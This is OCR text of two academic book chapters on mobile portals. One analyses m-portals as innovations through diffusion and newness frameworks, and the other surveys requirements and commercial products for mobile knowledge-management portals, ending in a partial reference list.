The purpose of this chapter is to analyze mobile portals (m-portals) as an innovation. M-portals are wireless Web pages that help portable device users interact with mobile content and services (based on the definition by Clarke & Flaherty, 2003). Previous works in the area of mobile portals mostly concentrated on their technical aspects, implementation issues, classifications, and user acceptance (e.g., Gohring, 1999; GSA, 2002; Koivumäki, 2002). At the same time, these studies did not view mobile portals as innovations themselves, nor discussed the innovative potential of this novel technology. Analyzing technological artifacts as innovations is important for two reasons. First, such analysis can help m-portal developers and providers pinpoint the salient m-portal characteristics that drive service diffusion. Second, it can assist potential m-portal developers and providers understand the risks associated with entering this segment of wireless services.

This study attempts to contribute to the knowledge base by discussing various dimensions of the innovativeness of mobile portals and predicting the commercial success as well as potential risks of designing m-portals. Specifically, this investigation utilizes two innovation-based models as a lens of analysis. The first is the Moore and Benbasat's (1991) list of perceived characteristics of innovating (PCI), which is adapted to assess the innovation features of mobile portals. The second is the Kleinschmidt and Cooper's (1991) market and technological newness map. By applying these frameworks, the study attempts to develop a better understanding of individual innovation characteristics and the innovation typology of mobile portals that is important for both theory and practice.

Mobile portals are a fruitful area of growth and interest. Even though the technology has been in use for only several years, both researchers and practitioners have devoted substantial efforts to design m-portals that would meet end-user requirements. To ensure the success of this technology, it is important to further understand its innovative potential. However, little work has been done in this area. A discussion grounded on the existing innovation schools of thought would help to bridge that gap.

M-PORTALS AS INNOVATIONS

There are several works that have already discussed the importance of mobile data innovations. This line of research was inspired by the continuous breakthroughs in the mobile telecom sector (Berkhout & van der Duin, 2004). Several factors facilitate constant innovation in the telecommunications industry. *Bandwidth* is the first one. For the past years, the bandwidth of both wired and wireless networks has been continuously increasing by mostly following the Gilder's Law. It states that bandwidth grows three times as fast as the CPU speed. This trend facilitates the development of various innovative technologies, including wireless Internet access and mobile portals. *Industry structure* is the second factor inspiring innovation. Currently, the North American and European industries are, to some extent, de-regulated, restructured, and consist of numerous independent service providers (Turel & Serenko, 2006). There are certain advantages of this industry structure. It increases competition among individual players that have to constantly innovate to stay competitive. At the same time, there are innovations created by partnerships with organizations in the same or different sectors. In the case of mobile portals, this is transparent in alliances between infrastructure, technology, media, and content providers who combine their efforts to deliver a single innovative product on the market (Turel & Yuan, 2006). There are various new business models that may be implemented with the employment of mobile portals. For example, revenues from services accessed through a mobile portal are usually shared between a wireless carrier and service provider (ARC Group, 2001; MacDonald, 2003). *Agent-based technologies* are the third factor fostering innovations in the mobile services industry (Al agha & Labiod, 1999; Kotz et al., 2002). Especially, agent-based computing is an important tool to enhance the functionality of mobile portals and enable new business models (Chen, Joshi, & Finin, 2001; Panayiotou & Samaras, 2004). An agent is a software entity that is autonomous, continuous, reactive, collaborative; it constantly works in the background of a computer system, such as a mobile application, analyzes all user actions, develops user profiles, communicates with other agents or systems, and acts on behalf of the user by making recommendations (Detlor, 2004; Serenko, 2006).

Agent technologies are considered an important innovation that may contribute substantially in the development of new computer technologies, business models or human-computer interaction approaches (Serenko & Detlor, 2004; Serenko, Ruhi, & Cocosila, 2007). For example, an agent that learns a user's profile over time may design personalizable mobile portals tailored to the needs of each particular individual; as user behavior changes, the agent adjusts the content of a portal.

In order to better understand the innovating characteristics of mobile portals, Moore et al.'s (1991) list of perceived characteristics of innovating is employed. Their approach originates from diffusion of innovations theory introduced by Rogers (1983) and Rogers and Shoemaker (1971), and concentrates on technology innovation adoption research (Plouffe, Hulland, & Vandenbosch, 2001). A list of perceived characteristics of innovating applied to mobile portals is presented next:

- *Relative advantage* is the degree to which an innovation is superior to the ideas, practices, or objects it supersedes. In terms of mobile portals, a relative advantage of using this technology is evident in ubiquity, localization, and personalization. Ubiquity allows users to access mobile portals from anywhere at anytime given that a wireless connection is established. Localization is the generation of a portal targeted to the current location of a mobile device user, and personalization is the employment of user profiles to deliver portals tailored to the needs of each person individually (Clarke et al., 2003; Serenko & Bontis, 2004; Watson, Pitt, Berthon, & Inkhan, 2002). As such, this is a vital feature of m-portals.
- *Compatibility* is the degree to which an innovation is consistent with the existent values, previous experiences, and current needs of adopters. In the case of mobile portals, compatibility has two key dimensions: technical compatibility and needs compatibility. First, the m-portal technology should be compatible with various mobile devices, such as wireless PDAs or cell phones. At the same time, most existing WWW portals cannot be directly displayed on mobile devices. The concept of m-portals is not entirely new; it is assumed that the majority of mobile device users are familiar with WWW portals. Thus, m-portals are partially compatible with mobile devices. Second, m-portals should be compatible with life-styles and needs of many individuals in countries in which wireless phones have highly penetrated (e.g., Italy, Singapore, etc.). Users in these countries are accustomed to wireless applications, and learned to appreciate the ubiquity offered by wireless content and services (Turel, 2006).
- *Ease of use* is the degree to which an innovation is perceived as being relatively difficult to understand and use. There are two aspects of m-portal technologies relating to this characteristic. On the one hand, mobile portals are more difficult to navigate by using a mobile device than a regular WWW portal. On the other, m-portals improve the ease of use of the mobile Internet by organizing important content and making it easier to access.
- *Results demonstrability* is the degree to which the benefits and utilities of an innovation are readily apparent to the potential adopter. M-portals save time and money (airtime fees) by easing and accelerating the navigation to the desired mobile application or content. As such, m-portal users may quickly observe the benefits by locating information and services more effectively, economically, and efficiently.
- *Image* is the degree to which innovation usage is perceived to enhance adopters' image, prestige, or status in their social system. With respect to m-portals, this is not a major benefit of the technology. In developed countries, mobile device users are not currently perceived as highly innovative individuals by the other members of their social group. Recently, Turel, Serenko, and Bontis (2007) conducted an empirical study of short messaging services (SMS) adoption in Canada and concluded that social value of SMS, which was defined as the enhancement of one's social self-concept provided by the usage of SMS, does not have an impact of SMS usage intentions given that SMS is not perceived as a highly innovative technology. It is suggested that the same holds true in the case of mobile portals, and image is not the key reason for m-portal employment.
- *Visibility* is the degree to which the results of an innovation are visible to others. Given the low image enhancement associated with m-portals (see the previous paragraph), m-portal users are not likely to brag about the use of this service. Thus, the outcomes of the employment of this technology will be hardly visible to other wireless WWW users, colleagues, or friends. Indeed, it is up to m-portal users to communicate the visibility of portal usage to the others.
- *Trialability* is the degree to which a potential adopter believes that an innovation may be experimented with on a limited basis before an adoption decision needs to be made. Currently, there are both free and fee-based mobile portals. In the case of free portals, there is a limited financial risk associated with the service because users may try it out, pay a marginal airtime fee, and discontinue without consequences of any kind. At the same time, some users may not feel comfortable signing up for the usage of commercial mobile portals before having some exposure to the actual m-portal services. The latter type of portals presents a higher financial risk.

- *Voluntariness* is the degree to which innovation use is perceived as being voluntary, or of free will. In terms of m-portals, the individual-level usage is voluntary; it is a person's decision whether to access a portal. At the same time, the organizational-level use may be both voluntary—when the access of an organizational wireless portal is optional, and mandatory—when employees must access specific m-portals for their work.

Overall, these characteristics of m-portals, as perceived by both end users and other members of a social system, affect the rate of m-portal adoption. It is believed that the higher the levels of these innovative attributes, the faster mobile portals are accepted. Based on the previous discussion, researchers and practitioners may potentially facilitate fast adoption of m-portals. However, this approach does not allow them to accurately predict the commercial success and potential risks associated with the development of mobile portals by the wireless industry players. For this, the categorization schema developed by Kleinschmidt et al. (1991) is applied. Figure 1 presents Kleinschmidt et al.'s market and technological newness map.

According to this typology, there are three categories of innovativeness: low, moderate, and high that are positioned along two axes of technological and market/manufacturer newness. Highly innovative products and services are comprised of new to the customers, markets, and manufactures products and services. Moderately innovative offerings consist of less innovative products and services that are not already new to both businesses and consumers. Low innovative items represent modifications, revisions, and improvements of existing offerings. The major advantage of using this model is that it allows approximating the amount of uncertainty and risk involved in the commercialization of an innovation. Kleinschmidt et al. (1991) argue that moderately innovative items are less likely to succeed and are accompanied by a greater risk than low and high innovative ones. With respect to mobile portals, it is hypothesized that they represent a moderately innovative offering. First, most of the technologies to deliver m-portals have been developed earlier, and they were only adjusted to support mobile portal deployment. Second, from the mobile device user perspective, the concept of portals has been well known; the novelty is the delivery of portals over a hand-held device. Location and personalization services are relatively newer; overall, this reflects a moderate degree of innovativeness. This demonstrates that mobile portal providers face the highest extent of risk as suggested by the model.


CONCLUSION AND IMPLICATIONS

The utilization of the PCI and Newness Map frameworks to analyze mobile portals has some managerial and research implications. First, information systems researchers may employ the concepts proposed in the PCI framework, as applied to m-portals, to identify the antecedents of user intention to adopt this innovation. A model explicating the relationships between these factors and user behavior with m-portals may be proposed and tested. The finding of such analyses can advance the technology adoption research stream and offer some insights for m-portal service developers and providers as well as for wireless carriers.

Second, strategy and marketing researchers may use the Newness Map applied to m-portals to investigate the market dynamics of the m-portals sector. Such analyses may lead to better business models, and a well-thought-of risk taking approach employed by industry participants.

The previous conceptualization has several limitations that may be addressed in future research. First, driving fac-

Figure 1. Kleinschmidt et al.'s (1991) market and technological newness map applied to mobile portals



tors in adopting information technology innovations change over time (Waarts, van Everdingen, & van Hillegersberg, 2002) that will dramatically affect the predicted diffusion of mobile portals in future. As mobile technologies advance, the importance of perceived characteristics of innovating will change and new factors will emerge. Second, there are other alternative innovation theories that may also enhance our understanding of the field (Abernathy & Clark, 1985; Chandy & Tellis, 2000; Utterback, 1994). For example, Garcia and Calantone (2002) report that in innovation research there are at least 15 constructs and 51 distinct scale items that have been applied in 21 empirical investigations. Despite these limitations, it is believed that this chapter sheds some light on an important area, suggests implications for managers, and inspires academics to conduct further research.

REFERENCES

Abernathy, W. J., & Clark, K. B. (1985). Innovation: Mapping the winds of creative destruction. *Research Policy, 14*(1), 3-22.

Al agha, K., & Labiod, H. (1999). MA-WATM: A new approach towards an adaptive wireless ATM network. *Mobile Networks and Applications, 4*(2), 101-109.

ARC Group. (2001). *Content and Applications*. London, UK: ARC Group.

Berkhout, G., & van der Duin, P. (2004, March 2004). *Mobile data innovation: Lucio and the cyclic innovation model*. Paper presented In Proceedings of the 6th International Conference on Electronic Commerce, Cape Town, South Africa.

Chandy, R. K., & Tellis, G. J. (2000). The incumbent's curse? Incumbency, size, and radical product innovation. *Journal of Marketing, 64*(3), 1-17.

Chen, H., Joshi, A., & Finin, T. (2001). Dynamic service discovery for mobile computing: Intelligent agents meet Jini in the Aether. *Cluster Computing, 4*(4), 343-354.

Clarke III, I., & Flaherty, T. B. (2003). Mobile portals: The development of m-commerce gateways. In B. E. Mennecke & T. J. Strader (Eds.), *Mobile commerce: Technology, theory, and applications* (pp. 185-210). Hershey, PA: Idea Group Publishing.

Detlor, B. (2004). *Towards knowledge portals: From human issues to intelligent agents*. Dordrecht, The Netherlands: Kluwer Academic Publishers.

Garcia, R., & Calantone, R. (2002). A critical look at technological innovation typology and innovativeness terminology: A literature review. *Journal of Product Innovation Management, 19*(2), 110-132.

Gohring, N. (1999). Mobile portals on the rise. *Telephony, 237*(1), 26.

GSA. (2002). *Survey of mobile portal services* (Vol. 8). Sawbridgeworth, UK: Global Mobile Suppliers Association.

Kleinschmidt, E. J., & Cooper, R. G. (1991). The impact of product innovativeness on performance. *Journal of Product Innovation Management, 8*(4), 240-251.

Koivumäki, T. (2002). Consumer attitudes and mobile travel portal. *Electronic Markets, 12*(1), 47-57.

Kotz, D., Cybenko, G., Gray, R. S., Jiang, G., Peterson, R. A., Hofmann, M. O., et al. (2002). Performance analysis of mobile agents for filtering data streams on wireless networks. *Mobile Networks and Applications, 7*(2), 163-174.

MacDonald, D. J. (2003). NTT DoCoMO's i-Mode: Developing win-win relationships for mobile commerce. In B. E. Mennecke & T. J. Strader (Eds.), *Mobile commerce: Technology, theory, and applications*. Hershey, PA: IRM Press.

Moore, G. C., & Benbasat, I. (1991). Development of an instrument to measure the perceptions of adopting an information technology innovation. *Information Systems Research, 2*(3), 192-222.

Panayiotou, C., & Samaras, G. (2004). mPERSONA: Personalized portals for the wireless user: An agent approach. *Mobile Networks and Applications, 9*(5), 663-677.

Plouffe, C. R., Hulland, J. S., & Vandenbosch, M. (2001). Research report: Richness versus parsimony in modeling technology adoption decisions—Understanding merchant adoption of a smartcard-based payment system. *Information Systems Research, 12*(2), 208-222.

Rogers, E. M. (1983). *Diffusion of innovations* (3rd ed.). New York: Free Press.

Rogers, E. M., & Shoemaker, F. F. (1971). *Communication of innovations* (2nd ed.). New York: Free Press.

Serenko, A. (2006). The importance of interface agent characteristics from the end-user perspective. *International Journal of Intelligent Information Technologies, 2*(2), 48-59.

Serenko, A., & Bontis, N. (2004). A model of user adoption of mobile portals. *Special Issue of the Quarterly Journal of Electronic Commerce, 4*(1), 69-98.

Serenko, A., & Detlor, B. (2004). Intelligent agents as innovations. *AI & Society, 18*(4), 364-381.

Serenko, A., Ruhi, U., & Cocosila, M. (2007). Unplanned effects of intelligent agents on Internet use: Social informatics approach. *AI & Society, 21*(1-2), 141-166.

Turel, O. (2006). Contextual effects on the usability dimensions of mobile Value Added Services: A conceptual framework. *The International Journal of Mobile Communications, 4*(3), 309-332.

Turel, O., & Yuan, Y. (2006). Investigating the dynamics of the M-Commerce value system: A comparative viewpoint. *International Journal of Mobile Communications, 4*(5), pp. 532-557.

Turel, O., & Serenko, A. (2006). Satisfaction with mobile services in Canada: An empirical investigation. *Telecommunications Policy, 30*(5-6), 314-331.

Turel, O., Serenko, A., & Bontis, N. (2007). User acceptance of wireless short messaging services: Deconstructing perceived value. *Information & Management, 44*(1), 63-73.

Utterback, J. M. (1994). *Mastering the dynamics of innovation: How companies can seize opportunities in the face of technological change*. Boston: Harvard Business School Press.

Waarts, E., van Everdingen, Y. M., & van Hillegersberg, J. (2002). The dynamics of factors affecting the adoption of innovations. *Journal of Product Innovation Management, 19*(6), 412-423.

Watson, R. T., Pitt, L. F., Berthon, P. Z., & Inkhan, G. M. (2002). U-commerce: Extending the universe of marketing. *Journal of the Academy of Marketing Science, 30*(4), 329-343.

KEY TERMS

Kleinschmidt and Cooper's (1991) Market and Technological Newness Map: A categorization schema that defines three categories of innovativeness: low, moderate, and high, positioned along two axes of technological and market/manufacturer newness. The major advantage of using this model is that it allows approximating the amount of uncertainty and risk involved in the commercialization of an innovation.

Mobile Portals (M-Portals): Wireless Web pages especially designed to assist wireless users in their interactions with wireless content and services (based on the definition by Clarke et al., 2003).

Moore and Benbasat's (1991) List of Perceived Characteristics of Innovating (PCI): A list of important characteristics of an innovation that affect its diffusion rate. The factors include relative advantage, compatibility, ease of use, results demonstrability, image, visibility, trialability, and voluntariness.

Short Messaging Services (SMS): Short messaging service (SMS), also known as text messaging, is one of the most frequently utilized mobile services. SMS enables sending and receiving text messages of up to 160 characters to and from mobile devices. The text is entered by using a phone keypad or a PC keyboard, and it may consist of words, numbers, or alphanumeric combinations. SMS was created as part of the GSM Phase 1 standard. It uses the network-signalling channel for data transmitting and receiving.

Mobile Portals for Knowledge Management

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INTRODUCTION

More and more people leave their fixed working environment in order to perform their knowledge-intensive tasks at changing locations or while they are on the move. Mobile knowledge workers are often separated from their colleagues, and they have no access to up-to-date knowledge they would have in their offices. Instead, they rely on faxes and messenger services to receive materials from their home bases (Schulte, 1999). In case of time-critical data, this way of communication with their home office is insufficient.

Mobile knowledge management (KM) has been introduced to overcome some of the problems knowledge workers are faced when handling knowledge in a mobile work environment (e.g., Berger, 2004; Grimm, Tazari, & Balfanz, 2002,). The main goal of mKM is to provide mobile access to knowledge management systems (KMS) and other information resources, to generate awareness between mobile and stationary workers by linking them to each other, and to realize mobile KM services that support knowledge workers in dealing with their tasks (see chapter, "A Mobile Portal for Academe: The Example of a German University" in the same book).

So far, most of the off-the-shelf KMS are intended for the use on stationary desktop PCs or laptops with stable network access, and provide just simple access from mobile devices. As KMS are generally handling a huge amount of information (e.g., documents in various formats, multimedia content, etc.) the limitations of (mobile) information and communication technologies (ICTs), like mobile devices such as PDAs and mobile phones, becomes even more crucial (Hansmann, Merk, Niklous, & Stober, 2001). Mobile devices are usually not equipped with the amount of memory and computational power found in desktop computers; they often provide small displays and limited input capabilities, in comparison to wired networks, wireless networks generally have a lower bandwidth restricting the transfer of large data volumes and due to fading, lost radio coverage, or deficient capacity, wireless networks are often inaccessible for periods of time.

Today, many KMS are implemented as knowledge portals, providing a single point of access to many different information and knowledge sources on the desktop together with a bundle of KM services. In order to realize mobile access to knowledge portals, portal components have to be implemented as mobile portlets. That means that they have to be adapted according to technical restrictions of mobile devices and the user's context.


This contribution identifies requirements for mobile knowledge portals. In particular, it reviews the main characteristics of mobile knowledge portals, which are considered to be the main ICT to support mobile KM. In addition, it outlines an important future issue in mobile knowledge portals: The consideration of location-based information in mobile knowledge portals.

MOBILE KNOWLEDGE PORTALS

Most knowledge management systems (KMS) are implemented as centralized client/server solutions (Maier, 2004) using the portal metaphor. Such knowledge portals provide a single point of access to many different information and knowledge sources on the desktop, together with a bundle of KM services (cf. Collins, 2003; Detlor, 2004), for example, contextualization, semantic search, collaboration, visualization and so forth. The added value of these portals compared to other KM tools is the integration of technologies for storage of, and access to, information and knowledge, with the ones for support of the interaction and collaboration activities in a unique entity (Loutchko & Birnkraut, 2005). Typically, the architecture of knowledge portals can be described with the help of KMS-layers (Figure 1, Maier, 2004).

The first layer includes data and knowledge sources of organizational-internal and external sources. Examples are database systems, data warehouses, enterprise resource planning systems, content and document management systems. The next layer provides intranet and portal infrastructure services as well as groupware services, together with ser-

Figure 1. Layer architecture of knowledge portals (Adapted from Maier, 2004)



vices to extract, transform, and load content from different sources. On the next layer, integration services are necessary to organize and structure knowledge elements according to a taxonomy or ontology.

The core of the architecture consists of a set of knowledge services in order to support discovery, publication, collaboration, and learning. Personalization services are important to provide a more effective access to the large amounts of content, that is, to filter knowledge according to the knowledge needs in a specific situation, and offer this content by a single point of entry (portal). In particular, personalization services, together with mobile access services, become crucial for the use of KMS in mobile environments.

Portals can be either developed individually or by using off-the-shelf portal packages, such as BEA WebLogic, IBM Portal Server, Plumtree Corporate Portal, Hyperwave Information Portal, or SAP Enterprise Portal. Most of these commercial packages can be flexibly customized in order to build up more domain-specific portals by integrating specific portal components (so called "portlets") into a portal platform. Portlets are more or less standardized software components that provide access to various applications and (KM) services, for example, portlets to access enterprise resource planning systems, document management systems, personal information management, and such like. In order to realize mobile access to knowledge portals, portlets have to be implemented as mobile portlets. That means that they have to be adapted according to technical restrictions of mobile devices and the user's context.

REQUIREMENTS FOR MOBILE KNOWLEDGE PORTALS AND PLATFORMS

Typical requirements for mobile knowledge portals and platforms can be derived from our definition of mobile KM. Note that these requirements are not restricted to a mobile environment, but cater to the special needs of a mobile work environment, for example, speech technology is a crucial service in order to overcome typical input limitations. A mobile knowledge portal should provide specific services (cf. Berger, 2004):

- to support the *social networking* of knowledge worker and to *create awareness* (mobile access to employee yellow pages, skill directories, directories of communities, knowledge about business partners focusing on asynchronous (e-mail, short message service) and synchronous communication (chat), collaboration, cooperation, and community support);
- to enable *mobile access* on various knowledge sources via different devices (e.g., knowledge about organization, processes, products, internal studies, patents, online journals, ideas, proposals, lessons learned, best practices, community home spaces (mobile virtual team spaces), evaluations, comments, feedback to knowledge elements) focusing on services for presentation (e.g., summarization functions, navigation models);
- to support *location-oriented information delivery* (adaptation of documented knowledge according to the user's current location, locating people according to the user's location, for example, locating colleagues, knowledge experts, personalization, profiling according to the user's location and situation, providing proactive mobile KM services);
- to *support heterogeneous technologies* and standards, for example, different devices, protocols, and networks;
- to provide *proactive information delivery* (using mobile devices focusing on push services);
- to provide *adaptive information delivery* (using mobile devices focusing on profiling, personalization, contextualization); and
- to use *speech technology* in order to enable mobile access of knowledge portals. The portal should provide advanced services, for example, to read out e-mails and information subscriptions, use speech-to-text technologies.

EXAMPLES OF MOBILE KNOWLEDGE PORTALS AND PLATFORMS

More and more application server platforms, for example, IBM Websphere, Oracle Application Server, and SAP Mobile Business Platform, are enhanced by mobile business components and mobile interfaces to other back-end systems, enabling the development of comprehensive mobile knowledge portal solutions. The IBM Websphere Everyplace Access Platform, for example, provides prepacked mobile portlet applications (e.g., LDAP-Search Portlet, Lotus Notes, and MS Exchange Portlet), synchronization services to synchronize dates and addresses, content adaptation services, offline Web content browsing and common services for user authentification.

In order to get an idea about features and functions offered by existing mobile knowledge portals, we briefly describe selected commercial portal solutions and classify these solutions according to their main focus with regard to mKM requirements. However, none of the commercial available portal solutions is meeting all of these mobile KM requirements:

- **Hyperwave Information Portal:** Hyperwave's WAP (wireless application protocol) framework, for example, enables mobile users to browse the hyperwave information server with WAP-enabled devices. Special WAP-tracks are provided in order to access the portal. Currently, only a limited number of out-of-the-box tracks are offered, for example, find-people portlet, news-changer (Hyperwave, 2002).
- **Livelink Wireless:** At present, the arguably most comprehensive support for mobile KM seems to be provided by the Livelink portal from Open Text Corporation. With the help of the wireless server, users

Table 1. Selected portal packages

	social networking, create awareness	*mobile access*	*location-orientation*	*proactive information delivery*	*Hetero-genous technolo-gies*	*adaptive information delivery*	*speech technology*
Autonomy Portal-in-a-Box							
Livelink Portal / Wireless							
Hyperwave Information Portal							
Hummingbird Enterprise Portal							
Plumtree Portal /Wireless							
IBM Websphere Every Place Access / Voice							

can access discussion boards, task lists, user directories (MS Exchange, LDAP, Livelink User Directory), e-mails, calendar, and documents (Figure 2). In addition, it provides some KM services specially developed for mobile devices, for example, automatic summarization of text. Hence, even longer texts can be displayed on smaller screens (Figure 3).

- **Autonomy Portal-in-a-Box:** This portal provides typical KM functions, for example, automated content aggregation and management, intelligent navigation and presentation, personalization, role-based access, and so forth. The IDOL mobile is an extension of the portal solution and enables the access to specific portlets via WAP browser. The retrieval portlet is able to search the knowledge base of portal-in-a-box using common search options, for example, keywords, metadata, full text, and summarizes the query results. In order to support the networking between knowledge workers, autonomy provides a special community portlet (Autonomy, 2005).
- **Hummingbird Enterprise Portal:** The mobility solution enables users to securely browse access enterprise content no matter which device they use (Palm, Pocket PC, Smart Phones) on any network-connected drive. Search results can also be viewed with a summary. It performs common actions, such as check-in, check-out, e-mail, publish, uses multiple view options, native format, as HTML or PDF, preview, metadata, history, versions. The system provides functions to manage workflows, document reviews, and escalations, as well as instant messaging and intelligent notifications. The delivery of content to the device can be controlled with rules based on priority, size, and sender (Hummingbird, 2005).
- **Plumtree Wireless Device Server:** The main focus lies on social networking, mobile, proactive access on information sources, and the support of heterogeneous technologies and standards. Customers can retrieve portal resources from virtually anywhere by using the wireless device server, an add-on component to the Plumtree corporate portal that allows users to access supported gadget Web services from mobile devices, such as WAP-enabled mobile phones, wireless-enabled Palm handheld computers, and BlackBerry wireless handheld (Plumtree, 2005).

CONCLUSION AND OUTLOOK

At the moment, commercial portal packages cannot sufficiently fulfil the needs of mobile KM. Most of the systems are enhanced by mobile components, which are rather providing mobile access to stationary KM services instead of implementing specific mobile KM services. Hence, a full

Figure 2. Tasklist, calender, and discussion board of Open Text's Livelink Wireless (Open Text, 2003, p. 12)





Figure 3. Automatic text summarization (Open Text, 2003, p. 11)



mobile KM solution should make use of some specific characteristics of mobile technology like permanent connectivity, anytime accessibility, or exploit location-related context of the users to provide, them with some additional value, like delivering location-related information or providing anytime connectivity to domain experts.

In particular, today's knowledge portals are ill-suited to support aspects of KM derived from a location-oriented perspective (Berger, 2004). One reason is that the context, which is defined by the corresponding situation (tasks, goals, time, and identity of the user), is still not extended by location-oriented context information (Abecker, van Elst, & Maus, 2002). The field of location-oriented KM draws attention from research in mobile knowledge management, ubiquitous computing, location-based computing, and context-aware computing (Lueg & Lichtenstein, 2003).

Some research projects are already addressing the issue of location-oriented information delivery. The vision of the EU-funded project MUMMY, for example, is to enable mobile, personalised knowledge management based on the usage of rich multimedia to improve the efficiency of mobile business processes. The portal prototype will enable, for instance, a facility manager to have situation-aware mobile access to up-to-date project data, such as a construction plan, multimodal annotations, and deficiency lists, or to collaborate on acquired material and plans with remote experts (Grimm et al., 2002).

However, the explicit consideration of the user's location could make business process more efficient, as times for searching can be reduced due to the fact that information about the location might restrict the space of searching (e.g., an engineer might get information about a system that he/she is currently operating). Possibly, redundant ways between mobile and stationary work place are omitted when the information is already provided on the move. Another advantage is seen in the portals personalisation services: When considering the user's location, information can be delivered to the user in a much more customized and targeted way (Rao & Minakakis, 2003). Finally, the integration of common knowledge services, together with location-oriented mobile services, may also extend the scope for new applications in KM, for example, the use of contextual information for the continuous evolution of mobile services for mobile service providers (Amberg, Remus, & Wehrmann, 2003). One can also think of providing a more "intelligent" environment, where information about the user's location, combined with sophisticated knowledge services, adds value to general information services (e.g., in museums, where customized information to exhibits can be provided according to the user's location).

To build up mobile knowledge portals that can support the scenario described, mobile portlets are needed that can realize location-oriented KM services. In case of being implemented as proactive services (in the way that a system is going to be active by itself), these portlets might be implemented as push services. In addition, portlets have to be responsible for the import of location-oriented information, the integration with other contextual information (contextualization), and the management and exploitation of the location-oriented information. Of course the underlying knowledge base should be refined in order to manage location-oriented information.

With respect to mobile devices, one has to deal with the problem of locating the user and sending this information back to the knowledge portal. Mobile devices might be enhanced with systems that can automatically identify the user's location. Dependent on the current net infrastructure (personal, local, or wide-area networks), there are many possibilities to locate the user, for example, WiFi, GPS, or radio frequency tags (Rao & Minakakis, 2003).

Loutchko and Birnkraut (2005) identified another important issue, the opportunity to change access devices and protocols on-the-fly, depending on users' current location and environment. This, however, requires that mobile knowledge portals provide tools and services for device and session management. Moreover, the mobile technology could even add more value to the functionalities of the knowledge portal by providing him/her with location- and context-related knowledge both through the push- and pull-based mechanisms.

All in all, even though research in the field of mKM is increasing (e.g., FieldWise (Fagrell, Forsberg, & Sanneblad, 2000), MUMMY, (Grimm et al., 2002), Shark (Schwotzer & Geihs, 2003), K_Mobile (Gronau, Laskowski, & Martens, 2003)) there is still a long way to go until the potentials of mobile technologies are fully realized in mobile knowledge portals. More applied research work is needed in the future to address the adaptation of mobile services, the consideration of the user and work context for KM, and the design of highly context-aware knowledge portals.

REFERENCES

Abecker, A., van Elst, L., & Maus, H. (2002). *Exploiting user and process context for knowledge management systems*. Paper presented at the 8th International Conference on User Modeling, Sonthofen, Germany.

Amberg, M., Remus, U., & Wehrmann, J. (2003). *Nutzung von Kontextinformationen zur evolutionären Weiterentwicklung mobiler Dienste*. Paper presented at the 33rd Annual Conference "Informatics 2003", Workshop Mobile User—Mobile Knowledge—Mobile Internet, Frankfurt a.M., Germany.

Autonomy. (2005). *Autonomy portlets. Technical brief*. Retrieved October 18, 2005, from http://www.autonomy.com/downloads/

Belotti, V., & Bly, S. (1996). *Walking away from the desktop computer: Distributed collaboration and mobility in a product design team* (pp. 209-218). Paper presented at the CSCW'96. Boston: ACM Press.

Berger, S. (2004). *Mobiles Wissensmanagement. Wissensmanagement unter Berücksichtigung des Aspekts Mobilität*. Berlin: dissertation.de.

Collins, H. (2003). *Enterprise knowledge portals* (1st ed.). New York: American Management Association.

Detlor, B.(2004). Towards knowledge portals: From human issues to intelligent agents. In *Information science and knowledge management* (Vol. 5). Berlin: Springer.

